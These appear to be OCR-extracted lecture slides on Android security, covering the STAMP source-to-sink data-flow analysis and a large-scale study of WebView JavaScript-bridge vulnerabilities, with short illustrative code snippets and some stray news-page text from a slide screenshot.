
Step 3

Build an edge-labeled graph  $G$  by processing Quads of each class

Step 4

Add new edges to  $G$  as per a set of rules until no rules apply


# Data Flow Analysis



- Source-to-sink flows
  - Sources: Location, Calendar, Contacts, Device ID etc.
  - Sinks: Internet, SMS, Disk, etc.

# Data Flow Analysis in Action

- Malware/Greyware Analysis
  - Data flow summaries enable enterprise-specific policies
- API Misuse and Data Theft Detection



- Automatic Generation of App Privacy Policies
  - Avoid liability, protect consumer privacy
- Vulnerability Discovery

**Privacy Policy**  
This app collects your:  
Contacts  
Phone Number  
Address





# Challenges

- Android is 3.4M+ lines of complex code
  - Uses reflection, callbacks, native code
- **Scalability:** Whole system analysis impractical
- **Soundness:** Avoid missing flows
- **Precision:** Minimize false positives

# STAMP Approach

Too expensive!



- Model Android/Java
  - Sources and sinks
  - Data structures
  - Callbacks
  - 500+ models
- Whole-program analysis
  - Context sensitive

# Building Models

- 30k+ methods in Java/Android API
  - 5 mins x 30k = 2500 hours
- Follow the permissions
  - 20 permissions for sensitive sources
    - ACCESS\_FINE\_LOCATION (8 methods with source annotations)
    - READ\_PHONE\_STATE - (9 methods)
  - 4 permissions for sensitive sinks
    - INTERNET, SEND\_SMS, etc.

# Identifying Sensitive Data

```
android.Telephony.TelephonyManager: String getDeviceId()
```

- Returns device IMEI in String
- Requires permission GET\_PHONE\_STATE

```
@STAMP(  
  SRC="$GET_PHONE_STATE.deviceid",  
  SINK="@return"  
)
```



# Data We Track (Sources)

- Account data
- Audio
- Calendar
- Call log
- Camera
- Contacts
- Device Id
- Location
- Photos (Geotags)
- SD card data
- SMS

30+ types of  
sensitive data

# Data Destinations (Sinks)

- Internet (socket)
- SMS
- Email
- System Logs
- Webview/Browser
- File System
- Broadcast Message

10+ types of  
exit points

# Currently Detectable Flow Types

396 Flow Types

Unique Flow Types = Sources x Sink

# Example Analysis

## Contact Sync for Facebook (unofficial)


### Description:

*This application allows you to synchronize your Facebook contacts on Android.*


### IMPORTANT:

- \* "Facebook does not allow [sic] to export phone numbers or emails. Only names, pictures and statuses are synced."
- \* "Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list."

### Privacy Policy: (page not found)



# Chuli source-to-sink flows




# Contact Sync Permissions

Category	Permission	Description
Your Accounts	AUTHENTICATE_ACCOUNTS	Act as an account authenticator
	MANAGE_ACCOUNTS	Manage accounts list
	USE_CREDENTIALS	Use authentication credentials
<b>Network Communication</b>	<b>INTERNET</b>	<b>Full Internet access</b>
	ACCESS_NETWORK_STATE	View network state
<b>Your Personal Information</b>	<b>READ_CONTACTS</b>	<b>Read contact data</b>
	WRITE_CONTACTS	Write contact data
System Tools	WRITE_SETTINGS	Modify global system settings
	WRITE_SYNC_SETTINGS	Write sync settings (e.g. Contact sync)
	READ_SYNC_SETTINGS	Read whether sync is enabled
	READ_SYNC_STATS	Read history of syncs
<b>Your Accounts</b>	<b>GET_ACCOUNTS</b>	<b>Discover known accounts</b>
Extra/Custom	WRITE_SECURE_SETTINGS	Modify secure system settings

# Possible Flows from Permissions

## Sources

## Sinks



# Expected Flows

## Sources

READ\_CONTACTS

READ\_SYNC\_SETTINGS

READ\_SYNC\_STATS

GET\_ACCOUNTS

INTERNET

## Sinks


INTERNET

WRITE\_SETTINGS

WRITE\_CONTACTS


WRITE\_SECURE\_SETTINGS

WRITE\_SETTINGS





# Observed Flows



# Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- ➔ Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

# A Large-Scale Study of Mobile Web App Security

Patrick Mutchler, Adam Doupe,  
John Mitchell, Chris Kruegel, Giovanni Vigna




# Mobile Apps



# Mobile Apps



# Mobile Apps



# Mobile Web Apps





- Mobile web app: embeds a fully functional web browser as a UI element

# JavaScript Bridge

```
Obj foo = new Object();  
addJavascriptInterface(foo, 'f');
```




Java



JavaScript



# JavaScript Bridge



# Why?

- Full-featured mobile web apps
- Expose phone functionality to JavaScript

# Security Concerns

- Who can access the bridge?
  - Everyone


Edition: U.S. ▾

Search The Huffington Post

Like 4.3m

Follow

Follow 3.1M

[FRONT PAGE](#) [POLITICS](#) [BUSINESS](#) [ENTERTAINMENT](#) [TECH](#) [MEDIA](#) [WORLDPOST](#) [HEALTHY LIVING](#) [COMEDY](#) [HUFFPOST LIVE](#) [ALL SECTIONS](#)
[Black Voices](#) • [Gay Voices](#) • [Sports](#) • [Crime](#) • [Science](#) • [Religion](#) • [Celebrity](#) • [Green](#) • [Style](#) • [Horoscopes](#) • [Third Metric](#) • [OWN](#) • [Dr Phil](#) • [GPS for the Soul](#)
 **WATCH LIVE:** [Dove's 'Legacy' From Mother to Daughter](#)
[WING UP FRIDAY:](#) Top Stories For Friday, Oct. 10

COMING UP

Enter email address

**Subscribe**

# 46 U.S. CRUISE MISSILES 'ONE OR TWO' KEY KHORASAN KILLED 'A DOZEN' CIVILIANS DEAD

## Isolated in Browser

[Comments](#) | [Shares \(56\)](#) | [Syria](#)

### FEATURED BLOG POSTS

[Desmond Tutu... Vivek Wadhwa...](#)  
[Alex Ebert...](#)

**Josh Horwitz**

Executive Director, Coalition to Stop Gun Violence

#### The Racial Double Standard on Gun Violence

The way we talk about incidents of gun violence in this country -- and the solutions we propose to stem future acts of violence -- seems to be dramatically different depending on the race of those involved. Consider the tragic death of 25 year-old African-American Kajieme Powell in St. Louis this summer. It was a textbook example of suicide-by-cop. And yet very little of the subsequent national



#### Marriage Equality... In West Virginia!



**MORE POLITICS** Seriously, GOP?!.. Rick Scott Lawsuit.. Harsh Law Explained.. SCOTUS: Our Bad!.. GOPer Goes Quiet

[Comments \(77\)](#) | [Gay Marriage](#)

#### Spanish Nurse With Ebola Worsens




# No origin distinction in WebView

```
f.bar();
```



Java



JavaScript

# Static Analysis

- How many mobile web apps?
- How many use JavaScript Bridge?
- How many vulnerable?

# Experimental Results

- 737,828 free apps from Google Play (Oct '13)
- 563,109 apps embed a browser
- 219,404 use the JavaScript Bridge
- 107,974 have at least one security violation

# Most significant vulnerabilities

1. Loading untrusted web content
2. Leaking URLs to foreign apps
3. Exposing state changing navigation to foreign apps



1. Loading untrusted web content
2. Leaking URLs to foreign apps
3. Exposing state changing navigation to foreign apps

*“You should restrict the web-pages that can load inside your WebView with a whitelist.”*

*- Facebook*

*“...only loading content from trusted sources into WebView will help protect users.”*

*- Adrian Ludwig, Google*

1. Navigate to untrusted content

// In app code

```
myWebView.loadUrl("foo.com");
```

```
// In app code  
myWebView.load("foo.com");
```

```
<!-- In HTML -->  
<a href="foo.com">click!</a>
```

```
// In app code  
myWebView.load("foo.com");
```

```
<!-- In HTML -->  
<a href="foo.com">click!</a>
```

```
<!-- More HTML -->  
<iframe src="foo.com"/>
```

```
// In app code
```

```
myWebView.loadUrl("foo.com");
```

```
<!-- In HTML -->
```

```
<a href="foo.com">click!</a>
```

```
<!-- More HTML -->
```

```
<iframe src="foo.com"/>
```

```
// In JavaScript
```

```
window.location = "foo.com";
```



```
public boolean shouldOverrideUrlLoading(  
    WebView view, String url){  
  
    // False -> Load URL in WebView  
    // True  -> Prevent the URL load  
  
}
```


```
public boolean shouldOverrideUrlLoading(  
    WebView view, String url){  
  
    String host = new URL(url).getHost();  
    if(host.equals("stanford.edu"))  
        return false;  
    log("Overrode URL: " + url);  
    return true;  
}
```

# Reach Untrusted Content?

- 40,084 apps with full URLs and use JavaScript  
Bridge
- 13,683 apps (34%) can reach untrusted  
content

# Use HTTPS?

- 152,706 apps with partially computed URLs
- 87,968 apps (57%) with HTTP URLs




# Handling SSL Errors

`onReceivedSslError`

1. `handler.proceed()`
2. `handler.cancel()`
3. `view.loadUrl(...)`

# Mishandling SSL Errors

